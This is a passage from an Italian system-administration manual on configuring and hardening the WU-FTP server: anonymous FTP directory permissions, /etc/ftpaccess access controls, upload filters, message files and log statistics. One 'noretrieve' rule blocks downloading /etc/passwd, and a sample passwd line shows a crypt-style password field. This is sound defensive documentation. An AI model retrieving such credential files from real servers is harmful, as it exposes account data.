Il primo file da prendere in considerazione per la configurazione di WU-FTP è '`/etc/ftpusers`', che viene utilizzato per impedire l'accesso agli utenti indicati al suo interno. Si tratta solitamente dell'utente '**`root`**' e di utenti fittizi, come nell'esempio seguente:

```
root
bin
daemon
adm
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
```

Questi utenti sono esclusi da un accesso normale, mentre rimane aperta, eventualmente, la possibilità di accedere come utenti anonimi.

WU-FTP ha la particolarità di poter gestire automaticamente l'archiviazione, la compressione e l'estrazione di file, attraverso la configurazione del file '`/etc/ftpconversions`'. In generale, si tratta di una funzionalità che viene ignorata dagli utilizzatori del servizio; tuttavia, vale la pena di vedere un esempio di questo file, che di solito viene già fornito nella distribuzione di WU-FTP:

```
:.Z:  :  :/bin/compress -d -c %s:T_REG|T_ASCII:O_UNCOMPRESS:UNCOMPRESS
:   : :.Z:/bin/compress -c %s:T_REG:O_COMPRESS:COMPRESS
:.gz: :  :/bin/gzip -cd %s:T_REG|T_ASCII:O_UNCOMPRESS:GUNZIP
:   : :.gz:/bin/gzip -9 -c %s:T_REG:O_COMPRESS:GZIP
:   : :.tar:/bin/tar -c -f - %s:T_REG|T_DIR:O_TAR:TAR
:   : :.tar.Z:/bin/tar -c -Z -f - %s:T_REG|T_DIR:O_COMPRESS|O_TAR:TAR+COMPRESS
:   : :.tar.gz:/bin/tar -c -z -f - %s:T_REG|T_DIR:O_COMPRESS|O_TAR:TAR+GZIP
```

In pratica, a seconda di come viene identificato un file durante una sessione FTP, con l'aggiunta o l'eliminazione di un'estensione, si indica implicitamente una conversione di questo. La tabella 321.6 dovrebbe chiarire il meccanismo.

Tabella 321.6. Conversione automatica degli archivi in base alle estensioni utilizzate.

Nome reale	Nome specificato	Azione compiuta prima della trasmissione del file
'*radice*.Z'	'*radice*'	Viene trasmesso dopo essere stato decompresso con '**uncompress**'.
'*radice*'	'*radice*.Z'	Viene trasmesso dopo essere stato compresso con '**compress**'.
'*radice*.gz'	'*radice*'	Viene trasmesso dopo essere stato decompresso con '**gunzip**'.
'*radice*'	'*radice*.gz'	Viene trasmesso dopo essere stato compresso con '**gzip**'.
'*radice*'	'*radice*.tar'	Viene trasmesso dopo essere stato archiviato con '**tar**'.
'*radice*'	'*radice*.tar.Z'	Viene archiviato e compresso con '**tar**' e '**compress**'.
'*radice*'	'*radice*.tar.gz'	Viene archiviato e compresso con '**tar**' e '**gzip**'.

Di solito, questa tecnica di trasformazione automatica non viene utilizzata: i nomi dei file vengono indicati esattamente come sono nella realtà e nessuna conversione ha luogo.

321.3 FTP anonimo

Una volta effettuato il collegamento, l'utente anonimo ('**ftp**' o '**anonymous**') viene posizionato nella directory indicata nel file '/etc/passwd' nella voce corrispondente dell'utente '**ftp**'. Di solito si tratta della directory '/home/ftp/' o di '/var/ftp/'. In altri termini, si tratta della directory personale dell'utente fittizio '**ftp**'.

È bene precisare che l'utente anonimo, dopo la connessione, trova davanti a sé solo la gerarchia che si articola a partire da '~ftp/', dal momento che il servente FTP esegue la funzione '**chroot()**'. È questo il motivo per cui è bene che da quel punto siano disponibili alcuni programmi di servizio nella directory '~ftp/bin/', assieme ad altri elementi elementari di un file system Unix.

Generalmente, le varie distribuzioni GNU organizzano già questa directory in modo ragionevolmente corretto. Segue un esempio di struttura di '~ftp/' che può essere utilizzato in mancanza d'altro. È da tenere presente che le soluzioni legate all'organizzazione e alla sicurezza possono essere diverse da quelle proposte.

È opportuno che nessuna directory sia modificabile, a parte il caso di 'incoming/', descritta più avanti.

Directory	Permessi	Descrizione
'~ftp/'	0555_8	Contiene normalmente un file con un messaggio introduttivo. Si tratta di solito del file 'welcome.msg' che deve essere protetto opportunamente: deve essere accessibile solo in lettura a tutti gli altri utenti.
'~ftp/bin/'	0111_8	Serve a contenere alcuni programmi di servizio indispensabili per le operazioni di FTP. Per esempio, non deve mancare '**ls**'. Dal punto di vista dell'utilizzo, è sufficiente che tali file siano accessibili in esecuzione, mentre dal punto di vista della sicurezza è necessario che non siano modificabili.

Directory	Permessi	Descrizione
'~ftp/etc/'	0111_8	Serve a contenere essenzialmente i file 'passwd' e 'group'. È importante che questi file non contengano parole d'ordine, o al massimo che queste non siano reali. La presenza di questi file serve solo a ottenere una conversione tra UID e nome dell'utente, tra GID e nome del gruppo. In pratica, vengono utilizzati da '**ls**' per generare un listato leggibile della proprietà dei file. Se la directory '~ftp/lib/' contiene delle librerie, oltre ai due file già visti, è necessario che sia presente 'ld.so.cache'. I file contenuti in questa directory devono essere accessibili solo in lettura.
'~ftp/lib/'	0555_8	Serve a contenere i file di libreria degli eseguibili contenuti in '~ftp/bin/'. Questi file di libreria devono essere accessibili in lettura e in esecuzione, ma naturalmente devono essere protetti dalla scrittura.
'~ftp/pub/'	0555_8	Questa directory può essere organizzata in vario modo. Di solito è il contenitore di file messi a disposizione per il prelievo. In tal caso è conveniente che la directory non sia modificabile e che i file siano accessibili solo in lettura. Per poter rendere disponibile una directory per la ricezione di file, questa deve essere accessibile in scrittura. Di solito si crea la directory 'incoming/' collocata al di sotto di '~ftp/pub/' o di un'altra sottodirectory, dandole solo i permessi di esecuzione (attraversamento) e scrittura, impedendo così la lettura del suo contenuto.

Segue un esempio del contenuto delle directory appena esaminate.

```
bin:
total 534
---x--x--x   1 root     root        14940 Mar  3  1997 compress
---x--x--x   1 root     root       292160 Mar  3  1997 cpio
---x--x--x   1 root     root        45056 Mar  3  1997 gzip
---x--x--x   1 root     root        49432 Mar  3  1997 ls
---x--x--x   1 root     root        56380 Mar  3  1997 sh
---x--x--x   1 root     root        77560 Mar  3  1997 tar
lrwxrwxrwx   1 root     root            4 Jul 12 11:29 zcat -> gzip


etc:
total 6
-r--r--r--   1 root     root           53 Mar  3  1997 group
-r--r--r--   1 root     root         4004 Feb 26  1997 ld.so.cache
-r--r--r--   1 root     root           79 Mar  3  1997 passwd


lib:
total 725
-rwxr-xr-x   1 root     root        19704 Mar  3  1997 ld-linux.so.1
-rwxr-xr-x   1 root     root        19704 Mar  3  1997 ld-linux.so.1.7.14
-rwxr-xr-x   1 root     root        24576 Mar  3  1997 ld.so
-rwxr-xr-x   1 root     root        24576 Mar  3  1997 ld.so.1.7.14
lrwxrwxrwx   1 root     root           14 Jul 12 11:29 libc.so.5
    -> libc.so.5.3.12
-rwxr-xr-x   1 root     root       644036 Mar  3  1997 libc.so.5.3.12
```

```
pub:
total 0
```

Quello che segue è l'esempio del contenuto del file '~ftp/etc/passwd'.

```
root:*:0:0:::
bin:*:1:1:::
operator:*:11:0:::
ftp:*:14:50:::
nobody:*:65534:65534:::
```

Quello che segue è l'esempio del contenuto del file '~ftp/etc/group'.

```
root::0:
bin::1:
daemon::2:
sys::3:
adm::4:
ftp::50:
```

Il massimo della sicurezza si ottiene:

- facendo in modo che le directory e i file di '~ftp/' appartengano all'utente '**root**';
- evitando di concedere permessi di scrittura;
- concedendo i permessi di lettura solo quando necessario.

Da un punto di vista di praticità, o di necessità, può essere opportuno che sia consentito all'utente '**root**' di accedere in lettura e scrittura, altrimenti il lavoro di amministrazione dell'FTP anonimo risulterebbe impedito.

321.3.1 Collegamenti simbolici

Quando si utilizzano collegamenti simbolici all'interno della struttura di directory dell'FTP anonimo, occorre tenere presente che il programma servente FTP cambia la posizione della directory principale. Se si creano dei collegamenti, è opportuno utilizzare solo riferimenti relativi (senza la barra iniziale), in modo che siano validi anche quando si accede al file system normalmente, senza questi vincoli particolari.

321.4 Configurazione con «/etc/ftpaccess»

In ordine di importanza, dopo il file '/etc/ftpusers' che permette di escludere alcuni utenti (tipicamente gli utenti di sistema) viene il file '/etc/ftpaccess', il quale viene preso in considerazione dal demone '**ftpd**' solo se questo è stato avviato con l'opzione '**-a**'. Purtroppo, l'insieme della gestione di questo file è piuttosto complesso, tanto che di solito si evita di modificare quanto accompagna già la distribuzione di WU-FTP, ma in questi casi conviene forse utilizzare un servente più semplice da amministrare.

Di seguito appare un esempio di questo, che dovrebbe corrispondere alla configurazione standard di partenza.

```
class   all   real,guest,anonymous  *

email root@localhost

loginfails 5

readme  README*    login
readme  README*    cwd=*

message /welcome.msg            login
message .message                cwd=*

compress        yes             all
tar             yes             all
chmod           no              guest,anonymous
delete          no              guest,anonymous
overwrite       no              guest,anonymous
rename          no              guest,anonymous

log transfers anonymous,real inbound,outbound

shutdown /etc/shutmsg

passwd-check rfc822 warn
```

Ai fini dei controlli di accesso, si distinguono tre ***tipi*** di utenti:

- '**`anonymous`**' -- che possono accedere solo alla struttura di directory che discende da '`~ftp/`';
- '**`guest`**' -- che sono soggetti a restrizioni simili a quelle imposte agli utenti anonimi;
- '**`real`**' -- corrispondenti a utenti normali che hanno libero accesso all'intero file system in base ai permessi relativi.

Nelle sezioni seguenti vengono descritte alcune delle direttive che possono apparire in questo file.

321.4.1 Controlli di accesso

Gli utenti che accedono al servizio FTP vengono classificati in due modi: il tipo e la classe. I tipi di utenti sono già definiti e si tratta di '**`anonymous`**', '**`guest`**' e '**`real`**', come già descritto. Le classi di utenti vengono invece definite all'interno del file '`/etc/ftpaccess`', in base al tipo e alla provenienza della richiesta di accesso al servizio. Queste distinzioni permettono di consentire o negare l'accesso agli utenti e di distinguere tra altri privilegi.

Classi di utenti

`class` ***classe elenco_tipi_utente famiglia_di_indirizzi...***

Con la direttiva '**class**' è possibile definire una classe di utenti in base al tipo di utente e agli indirizzi da cui può provenire la richiesta di accesso al servizio. Gli indirizzi rappresentano l'elaboratore cliente e possono essere espressi in forma di nome di dominio o di indirizzo numerico, con l'aiuto di caratteri jolly.

Per poter accedere al servizio, occorre appartenere a una delle classi dichiarate con questo tipo di direttiva. Per esempio, la riga seguente è un modo per definire una classe generica che rappresenta ogni tipo di utente.

```
class   all     real,guest,anonymous  *
```

L'esempio seguente, invece, serve a riconoscere gli utenti di tipo '**guest**' che accedono dal dominio '**.dg**', o dalla sottorete 192.168.*.*, attribuendogli la classe '**amici**'.

```
class   amici   guest   *.dg    192.168.*
```

Quando un utente potrebbe appartenere a diverse classi simultaneamente, vale quella in cui viene riconosciuto prima. Sotto questo aspetto, conviene elencare prima le classi più restrittive, come nell'esempio seguente:

```
class   amici   guest                   *.dg    192.168.*
class   all     real,guest,anonymous    *
```

Distinguere tra gli utenti anonimi

```
autogroup gruppo classe...
```

È possibile utilizzare la direttiva '**autogroup**' per fare in modo che gli utenti **anonimi** appartenenti alle classi indicate, accedano con i privilegi del gruppo indicato.

Questa tecnica può permettere a gruppi di utenti anonimi di poter accedere a file che risultano esclusi agli altri.

```
class   amici   guest,anonymous         *.dg    192.168.*
class   all     real,guest,anonymous    *
...
autogroup       locali          amici
```

Nell'esempio appena mostrato, gli utenti anonimi che accedono dal dominio '**.dg**' ottengono i privilegi del gruppo di utenti denominato '**locali**'.

Il gruppo in questione deve essere stato dichiarato nel file '/etc/group' e questo è sufficiente perché le cose funzionino. Ma per fare in modo che l'utente del servizio FTP possa vedere il nome di questo gruppo quando esegue un comando '**ls -l**' occorre anche aggiornare il file '~ftp/etc/group'.

Definizione degli utenti di tipo guest

```
guestgroup gruppo...
```

Gli utenti di tipo '**guest**' sono soggetti a limitazioni equivalenti a quelle riservate agli utenti anonimi, con la differenza che in questo caso vengono individuati precisamente attraverso un nome di utente e una parola d'ordine. Inoltre, non possono accedere se la shell non è valida.

Per gli utenti di questo tipo occorre predisporre una directory personale, strutturata come '`~ftp/`', con le directory '`bin/`', '`etc/`' e '`lib/`', proprio perché, anche in questo caso, il servente trasforma tale directory nella directory radice.

La direttiva '**`guestgroup`**' definisce i gruppi i cui utenti appartengono automaticamente al tipo '**`guest`**', per cui, se si appartiene al gruppo indicato in questa direttiva, si è limitati ad accedere alla propria directory personale.

Per attuare questo è sufficiente creare un gruppo e abbinargli gli utenti a cui si vuole limitare l'accesso in questo modo.

```
ftpguest:*:450:tizio,caio,sempronio
```

L'esempio mostra una riga del file '`/etc/group`' che dichiara il gruppo '**`ftpguest`**' e gli abbina alcuni utenti, anche se questi sono collegati normalmente a un gruppo differente. Nel file '`/etc/ftpaccess`', la direttiva seguente esclude dagli accessi normali tutti gli utenti che appartengono, direttamente o indirettamente, al gruppo '**`ftpguest`**': per loro è ammissibile solo un accesso limitato alla propria directory personale.

```
guestgroup      ftpguest
```

L'utente che appartiene a questa categoria può avere l'indicazione di una directory personale composta da due parti, suddivise da '`/./`', come nell'esempio seguente che mostra un record del file '`/etc/passwd`'.

```
tizio:Ide2ncPYY:500:500:Tizio Tizi:/home/tizio/./archivio:/bin/bash
```

Se questo utente accede al sistema normalmente, al di fuori del servizio FTP, la sua directory personale è automaticamente '`/home/tizio/archivio`', perché l'effetto del punto intermedio si traduce con uno spostamento nullo. Per il servente FTP invece, la prima parte, quella prima del punto, diventa la directory radice; la parte seguente, diventa la directory di partenza in cui viene a trovarsi l'utente.

Impedire l'accesso a categorie di indirizzi determinate

`deny` ***famiglia_di_indirizzi file_messaggio***

La direttiva '**`deny`**' permette di bloccare tutti gli utenti che accedono da un gruppo di indirizzi determinato, esprimibili sia in forma di nome di dominio che in forma numerica. L'utente che si vede rifiutare l'accesso, riceve un messaggio contenuto nel file indicato come terzo argomento. Questo file può contenere delle metavariabili elencate nella tabella 321.28.

È il caso di sottolineare che il filtro di accesso vale per tutti gli utenti e non solo per una classe particolare.

```
deny    *.mehl.dg       /etc/ftpdeny.msg
deny    192.168.2.*     /etc/ftpdeny.msg
deny    dinkel.*        /etc/ftpdeny.msg
```

L'esempio mostra una serie di filtri contro l'accesso da parte di utenti che provengono dal dominio *`mehl.dg`*, dalla rete 192.168.2.0 e dai nodi che si chiamano '**`dinkel`**', indipendentemente dal dominio cui appartengono. In tutti questi casi, viene inviato il contenuto del file '`/etc/ftpdeny.msg`' all'utente che viene respinto.

Al posto della famiglia di indirizzi da escludere, si può indicare la parola chiave '**`!nameserved`**', che rappresenta tutti gli indirizzi per i quali non esiste un nome di dominio corrispondente.

```
deny     !nameserved      /etc/ftpdeny.msg
```

Limitare gli accessi simultanei in base alla classe

limit ***classe numero_accessi periodo file_messaggio***

La direttiva '**limit**' permette di limitare l'accesso simultaneo degli utenti appartenenti alla classe indicata, per un periodo determinato. Gli utenti che non possono accedere ricevono il contenuto del file indicato come ultimo argomento. Questo file può contenere delle metavariabili elencate nella tabella 321.28.

```
limit    all      10       any      /etc/ftplimit.msg
```

L'esempio mostra l'imposizione di un limite massimo di 10 utenti della classe '**all**', in qualunque momento ('**any**'). Agli utenti che non possono accedere viene inviato il messaggio contenuto nel file '/etc/ftplimit.msg'.

Quando un servizio FTP è riprodotto in altri siti speculari, il file utilizzato per informare gli utenti dall'esclusione dal servizio serve normalmente per elencare gli indirizzi alternativi.

Impedire il prelievo di alcuni file

noretrieve ***file...***

Con la direttiva '**noretrieve**' si impedisce il prelievo dei file indicati come argomento. Se i file vengono indicati specificando un percorso assoluto, si vuole fare riferimento a un file particolare, mentre se non viene indicato il percorso, si vuole impedire il prelievo di ogni file con quel nome.

```
noretrieve      /etc/passwd core
```

Nell'esempio viene impedito il prelievo del file '/etc/passwd' e di tutti i file 'core'.

Impedire l'accesso in base a un limite di tentativi errati

loginfails ***n_tentativi***

La direttiva '**loginfails**' permette di porre un limite ai tentativi falliti di accesso agli utenti reali, cioè a quelli provvisti di parole d'ordine.

```
loginfails 5
```

L'esempio mostra un limite di cinque tentativi di autenticazione all'interno della stessa sessione FTP. Una volta superato il limite, l'utente viene disconnesso e deve ricominciare la connessione.

Controllo sulla parola d'ordine dell'utente anonimo

password-check {none|trivial|rfc822} [enforce|warn]

All'utente anonimo viene richiesto l'inserimento di una parola d'ordine, che in realtà serve solo come «firma» e dovrebbe corrispondere convenzionalmente all'indirizzo di posta elettronica di chi accede. L'utente anonimo può limitarsi a indicare la prima parte del suo indirizzo, fino al simbolo '`@`', lasciando al servente, il compito di determinare la parte restante.

Con la direttiva '**`password-check`**' si può definire un livello di controllo su questo indirizzo inserito. Segue l'elenco delle parole chiave che possono essere usate in questa direttiva, assieme al loro significato.

Tabella 321.27. Parole chiave utilizzabili nella direttiva '**`password-check`**'.

Parola chiave	Descrizione
`none`	Non viene fatto alcun controllo.
`trivial`	La parola d'ordine deve contenere il carattere '`@`'.
`rfc822`	Verifica che il dominio sia corretto (in base alle specifiche del documento RFC 822).
`warn`	La parola d'ordine non valida viene accettata avvisando l'utente per la prossima volta.
`enforce`	L'accesso viene negato se la parola d'ordine non viene ritenuta corretta.

Segue l'elenco di alcuni codici macro utilizzabili nei file di messaggi restituiti agli utenti del servizio FTP.

Tabella 321.28. Codici macro.

Macro	Descrizione
`%T`	Data e ora locale.
`%C`	La directory corrente.
`%E`	L'indirizzo di posta elettronica dell'amministratore del servizio.
`%R`	Indirizzo del nodo remoto.
`%L`	Indirizzo del nodo che offre il servizio FTP.
`%U`	Il nome dell'utente utilizzato per accedere.
`%M`	Numero massimo di accessi ammissibili per gli utenti della classe cui appartiene chi accede.
`%N`	Numero di accessi in corso nella classe cui appartiene l'utente in questione.

321.4.2 Informazioni e messaggi

In varie occasioni, il servente FTP invia agli utenti dei messaggi contenuti in file appositi, oppure invita alla lettura di questi.

Indirizzo di posta elettronica dell'amministratore del servizio

```
email indirizzo_email
```

Con questa direttiva si indica l'indirizzo di posta elettronica dell'amministratore del sistema. Questo è utile praticamente solo per i file di messaggi che possono contenere la metavariabile '**%E**', al posto della quale viene messo questo indirizzo.

Messaggio introduttivo

```
message file {login | cwd=directory} [classe...]
```

Con la direttiva '**message**' è possibile presentare all'utente che accede un messaggio contenuto nel file indicato come primo argomento. Questo file viene presentato quando si verifica una condizione particolare, specificata attraverso le parole chiave '**login**' o '**cwd**'.

'**login**' indica che si vuole mostrare il messaggio solo all'inizio dell'accesso; '**cwd**' serve a farlo quando l'utente cambia directory spostandosi precisamente in quella indicata subito dopo questa parola chiave.

```
message /welcome.msg            login
message .message                cwd=*
```

Nell'esempio, viene inviato il messaggio contenuto nel file '`/welcome.msg`' tutte le volte che un utente accede; inoltre, ogni volta che cambia directory (l'asterisco rappresenta qualunque directory) viene inviato quanto contenuto nel file '`.message`' della directory corrente.[2]

La direttiva '**message**' permette di distinguere anche tra diverse classi di utenti, se uno o più nomi di classi vengono aggiunte alla fine della direttiva stessa.

È il caso di ricordare che il file di messaggi può contenere delle metavariabili secondo lo schema della tabella 321.28.

Invito alla lettura dei file contenenti informazioni importanti

```
readme file {login | cwd=directory} [classe...]
```

Si tratta di una direttiva analoga a '**message**', con la differenza che qui non viene inviato il file in questione, piuttosto viene invitato l'utente a scaricare e a leggere il contenuto di tali file.

```
readme  README*    login
readme  README*    cwd=*
```

L'esempio mostra il caso in cui si vuole che l'utente sia avvisato della presenza di file che iniziano per '`README`' nella directory corrente. Ciò all'inizio dell'accesso e tutte le volte che si cambia directory.

321.4.3 Registrazione delle azioni degli utenti

L'attivazione del controllo sulla registrazione degli eventi legati al servizio FTP può essere fatta attraverso l'opzione '**-L**' nella riga di comando di '**ftpd**'. La direttiva '**log**', tuttavia, scavalca l'utilizzo di questa opzione eventuale.

Registrazione dei comandi

```
log commands elenco_tipi_utenti
```

Utilizzando la direttiva '**log**' in questo modo, si attiva la registrazione di tutti i comandi inseriti dagli utenti che appartengono all'elenco di tipi indicato. I tipi possibili sono sempre solo '**anonymous**', '**guest**' e '**real**', già descritti in precedenza.

Registrazione dei trasferimenti

```
log transfers elenco_tipi_utenti elenco_direzioni
```

La direttiva '**log**' utilizzata con la parola chiave '**transfers**' permette di indicare i tipi di utente per i quali attivare la registrazione delle operazioni di trasferimento dati. Si distingue tra prelievi dal servizio FTP, '**outbound**' (scarico o *download*), e consegna al servizio, '**inbound**' (carico o *upload*).

```
log transfers anonymous,real inbound,outbound
```

L'esempio mostra la richiesta di registrare tutte le operazione di carico e di scarico dati ('**inbound**' e '**outbound**'), per gli utenti che appartengono al tipo '**anonymous**' e '**real**'.

321.4.4 Permessi e filtri sul caricamento dei file

Il caricamento dei file in un FTP è una cosa molto delicata e generalmente da impedire agli utenti anonimi. Attraverso le direttive '**upload**' e '**path-filter**' si possono controllare queste operazioni, oltre che con la gestione corretta dei permessi delle directory.

Limitazione del caricamento di file

```
upload directory_iniziale directory_di_destinazione {yes|no} ↩
↪utente_proprietario gruppo_proprietario modalità [dirs|nodirs]
```

La direttiva '**upload**' permette di controllare il caricamento di file, cioè l'invio nel servente FTP, da parte degli utenti anonimi e da quelli di tipo '**guest**'.

La directory iniziale rappresenta la posizione di partenza del servizio e serve a identificare gli utenti a cui si rivolge la direttiva stessa. Per esempio, se viene indicato '/home/ftp', corrispondente a '~ftp/', cioè alla directory personale dell'utente fittizio '**ftp**', si intende che questa direttiva riguardi proprio gli utenti anonimi.

La directory di destinazione è quella in cui si vuole controllare il caricamento di file e può essere rappresentata anche utilizzando caratteri jolly.

Le parole chiave '**yes**' e '**no**' permettono di stabilire se si intende permettere o impedire il caricamento nella directory.

Quando si permette il caricamento di dati, si devono indicare l'utente e il gruppo a cui assegnare la proprietà dei file caricati, quindi occorre anche specificare i permessi, in forma numerica ottale.

Attraverso questa stessa direttiva è possibile concedere o impedire la creazione di directory attraverso le parole chiave '**dirs**' e '**nodirs**'.

```
upload  /home/ftp       *               no
upload  /home/ftp       /incoming       yes     ftp  daemon  0600  nodirs
```

Nell'esempio appena mostrato si intende che '/home/ftp' corrisponda alla directory iniziale del servizio FTP anonimo. Nella prima direttiva viene impedito in modo generalizzato di caricare file in qualunque directory; nella seconda viene concesso di caricare solo nella directory 'incoming/' discendente da '/home/ftp/', senza la possibilità di creare directory, attribuendo ai file la proprietà dell'utente fittizio '**ftp**' e del gruppo '**daemon**', con i permessi di scrittura e di lettura solo per il proprietario.[3]

Limiti sul nome dei file

path-filter ***elenco_tipi_utente file_messaggio regexp_consentita*** [***regexp_vietata***...]

La direttiva '**path-filter**' permette di definire un filtro per i nomi dei file che vengono caricati. Si distingue tra tipi di utenti (e non di classi), si indica il file contente un messaggio di spiegazione in caso l'utente tenti di caricare un file con un nome non consentito, quindi si indica un'espressione regolare che deve essere valida per il tipo di nome. Eventualmente si possono specificare altre espressioni regolari che **non** devono corrispondere ai nomi dei file.

```
path-filter anonymous /etc/pathname.msg ^[A-Za-z0-9]*.*_*-*$ ^[0-9] ^_ ^-
```

Nell'esempio mostrato, gli utenti anonimi possono caricare file che però devono rispettare regole molto rigide nei nomi: possono contenere solo lettere dell'alfabeto, cifre numeriche, il punto, il trattino basso e il trattino normale, ma non possono iniziare con una cifra numerica, un trattino basso o un trattino normale.

È importante osservare che in queste espressioni regolari, il punto vale esattamente per quello che è, per cui non rappresenta un carattere qualunque come avviene generalmente.

Il messaggio di errore indicato viene visualizzato anche quando il caricamento dei file fallisce per altre ragioni diverse dal filtro sul nome.

Il meccanismo messo a disposizione dalla direttiva '**path-filter**' può essere utile anche per impedire il caricamento di file da parte di utenti di tipo '**guest**', esclusi dal controllo della direttiva '**upload**', o da parte di utenti reali.

```
path-filter  real,guest  /etc/pathname.msg  ^vietato$  ^vietato$
```

Nell'esempio si indica che si può caricare solo file con il nome '**vietato**', e subito dopo si vieta di caricare lo stesso nome.

321.5 Filtro individuale con «/etc/ftphosts»

Il file '/etc/ftphosts' viene utilizzato per filtrare l'accesso da parte di utenti determinati da nodi determinati. Questa possibilità di filtro si affianca alla direttiva '**deny**' del file '/etc/ftpaccess', con la quale si impedisce l'accesso a tutto un dominio o a una sottorete espressa in forma numerica.

```
deny { utente | tipo } nodo...
```

L'utente, o il tipo di utenti indicato, non può accedere dagli indirizzi specificati in modo preciso o attraverso l'aiuto di caratteri jolly.

```
deny anonymous *.mehl.dg
```

L'esempio mostra in che modo impedire a tutti gli utenti '**anonymous**' di accedere dal dominio *mehl.dg*.

```
deny caio 192.168.2.*
```

In questo caso, si impedisce all'utente '**caio**' di accedere dalla sottorete 192.168.2.0.

321.6 Organizzazione del sistema di messaggi

Un'organizzazione corretta del sistema di file di messaggi è importante, sia per l'immagine del servizio, sia per poter informare correttamente l'utente.

321.6.1 Messaggio di ingresso

Quando viene accettato l'accesso da parte di un utente è opportuno inviargli un messaggio di benvenuto, contenente alcune informazioni sul proprio servizio. Si ottiene questo con la direttiva '**message**' del file '/etc/ftpaccess', specificando la parola chiave '**login**', come nell'esempio seguente:

```
message /etc/ftpbenvenuto.msg   login
```

Il file 'etc/ftpbenvenuto.msg' dell'esempio, indica un percorso relativo alla directory iniziale, cosa che cambia a seconda del tipo di utente. Tuttavia, questo permette di definire diversi file per il messaggio introduttivo a seconda del tipo di utente. Il file '/etc/ftpbenvenuto.msg' per gli utenti reali, il file '~/ftp/etc/ftpbenvenuto.msg' per gli utenti anonimi e qualcosa di simile per gli utenti di tipo '**guest**'. Un file di benvenuto del genere potrebbe essere composto nel modo seguente:

```
Benvenuto %U. Questo è il servizio FTP di %L.

%T ora locale.

L'amministratore di questo servizio può essere contattato all'indirizzo
email %E.
```

321.6.2 Messaggio di ingresso nelle directory

Prima di accedere a una directory particolare, potrebbe essere conveniente inviare un messaggio di presentazione o spiegazione. Se non ci sono directory con contenuti particolari, questa è l'occasione per dare messaggi specifici. Si ottiene questo con la direttiva '**`message`**' del file '`/etc/ftpaccess`', specificando la parola chiave '**`cwd`**', seguita dall'indicazione della directory, o della famiglia di directory, come nell'esempio seguente:

```
message .message        cwd=*
```

L'esempio mostra una soluzione molto semplice e pratica: si fa riferimento al file '`.message`' della directory corrente, per gli ingressi in ogni directory. In questo modo, si possono fare tanti file differenti, uno per ogni directory, collocati esattamente dove serve. Il punto iniziale nel nome del file serve solo per non farlo apparire nell'elenco quando si usa '**`ls`**'.

Il testo del messaggio dovrebbe riguardare il contenuto della directory a cui si riferisce. Eventualmente, può trattarsi di una semplice ripetizione del messaggio introduttivo.

321.6.3 Invito alla lettura dei file contenenti informazioni importanti

Per tradizione, i file *readme* sono quelli che contengono informazioni importanti per cui si invita l'utente a leggerli. Può trattarsi di istruzioni sul come utilizzare il materiale contenuto nella directory, annotazioni di carattere legale e ogni altra cosa che sia ritenuta importante.

È importante definire in modo automatico un invito alla lettura di questi file, quando appaiono nelle directory. Si ottiene questo con la direttiva '**`readme`**' del file '`/etc/ftpaccess`', come nell'esempio seguente, che rappresenta lo standard.

```
readme  README*    login
readme  README*    cwd=*
```

In questo modo, si invita l'utente a leggere il contenuto dei file che iniziano per '`README`', sia all'atto dell'accesso, sia tutte le volte che si cambia directory.

321.6.4 Motivazione del rifiuto di concedere l'accesso

L'accesso al servizio può essere rifiutato per ragioni diverse:

- una direttiva nel file '`/etc/ftphosts`';
- una direttiva '**`deny`**' nel file '`/etc/ftpaccess`';
- il superamento del limite massimo di accessi consentito per la classe cui appartiene l'utente.

Nel primo caso non è possibile predisporre un file di messaggi: l'utente vede semplicemente un semplice *access denied*. Nel secondo caso si utilizza il file specificato nella direttiva '**`deny`**', nel terzo si utilizza il file della direttiva '**`limit`**'.

Il messaggio da inviare nel caso della direttiva '**`deny`**' del file '`/etc/ftpaccess`' può essere fondamentalmente di due tipi, a seconda che si tratti del blocco a un gruppo di indirizzi particolare, oppure che si tratti del filtro contro gli utenti che accedono da macchine per le quali non esiste un nome di dominio.

Segue l'esempio di un pezzo del file '`/etc/ftpaccess`', seguito dal contenuto dei due ipotetici file '`/etc/ftpdeny.msg`' e '`/etc/ftpdenydns.msg`'.[4]

```
deny    *.mehl.dg       /etc/ftpdeny.msg
deny    192.168.2.*     /etc/ftpdeny.msg
deny    dinkel.*        /etc/ftpdeny.msg
deny    !nameserved     /etc/ftpdenydns.msg
```

```
Siamo spiacenti.

Non si accettano accessi da %R.
```

```
Siamo spiacenti.

Per motivi di sicurezza non si accettano accessi da sistemi che non
dispongono di un nome di dominio.
```

Quando il problema è il superamento del limite posto agli accessi simultanei per una classe determinata di utenti, si può avvisare semplicemente, pregando di avere pazienza, oppure si può suggerire un elenco di URI alternativi. Questo limite viene fissato attraverso la direttiva '**`limit`**' nel file '`/etc/ftpaccess`', potendo definire limiti diversi per le varie classi di utenti. Volendo, è possibile definire un solo file di spiegazioni, senza troppi dettagli.[5]

Segue un esempio molto semplice di questo tipo di messaggio.

```
Siamo spiacenti.

È stato raggiunto il limite massimo di accessi.
Si prega di riprovare in un altro momento.
```

321.7 File delle registrazioni

Le registrazioni degli accessi e delle altre operazioni che si svolgono con il servizio FTP, vengono fatte nel file '`/var/log/xferlog`'. A seconda della configurazione si possono avere più o meno eventi registrati.

La struttura dei record di questo file è uniforme, per cui si possono costruire facilmente dei programmi di rielaborazione statistica. A questo proposito, dovrebbe essere disponibile il programma '**`xferstats`**' (scritto in Perl), che fa sempre parte della distribuzione di WU-FTP:

```
xferstats [opzioni]
```

Il programma '**`xferstats`**' esegue l'analisi statistica del file delle registrazioni del servente FTP. Se non vengono dati argomenti, dovrebbe essere in grado di accedere da solo al file corretto, generando una statistica semplificata.

Opzione	Significato mnemonico	Descrizione
`-f` *file*	*file*	Permette di specificare il nome del file contenente le registrazioni del servizio FTP. Può essere utile per analizzare l'archivio delle registrazioni fatte in periodi precedenti.

Opzione	Significato mnemonico	Descrizione
`-r`	*real*	Include le informazioni sugli utenti reali.
`-a`	*anonymous*	Include le informazioni sugli utenti anonimi.
`-h`	*hour*	Include il rapporto sul traffico orario.
`-d`	*domain*	Include il rapporto sul traffico in base al dominio.
`-t`	*total*	Include il rapporto sul traffico totale per sezione (directory).
`-D` ***dominio***	*only domain*	Limita la statistica al traffico con il dominio indicato.
`-l` ***profondità***	*limit*	Permette di limitare i dettagli nelle sottodirectory.
`-s` ***sezione***	*section*	Permette di concentrare l'attenzione alle operazioni riferite a una sezione determinata di directory.

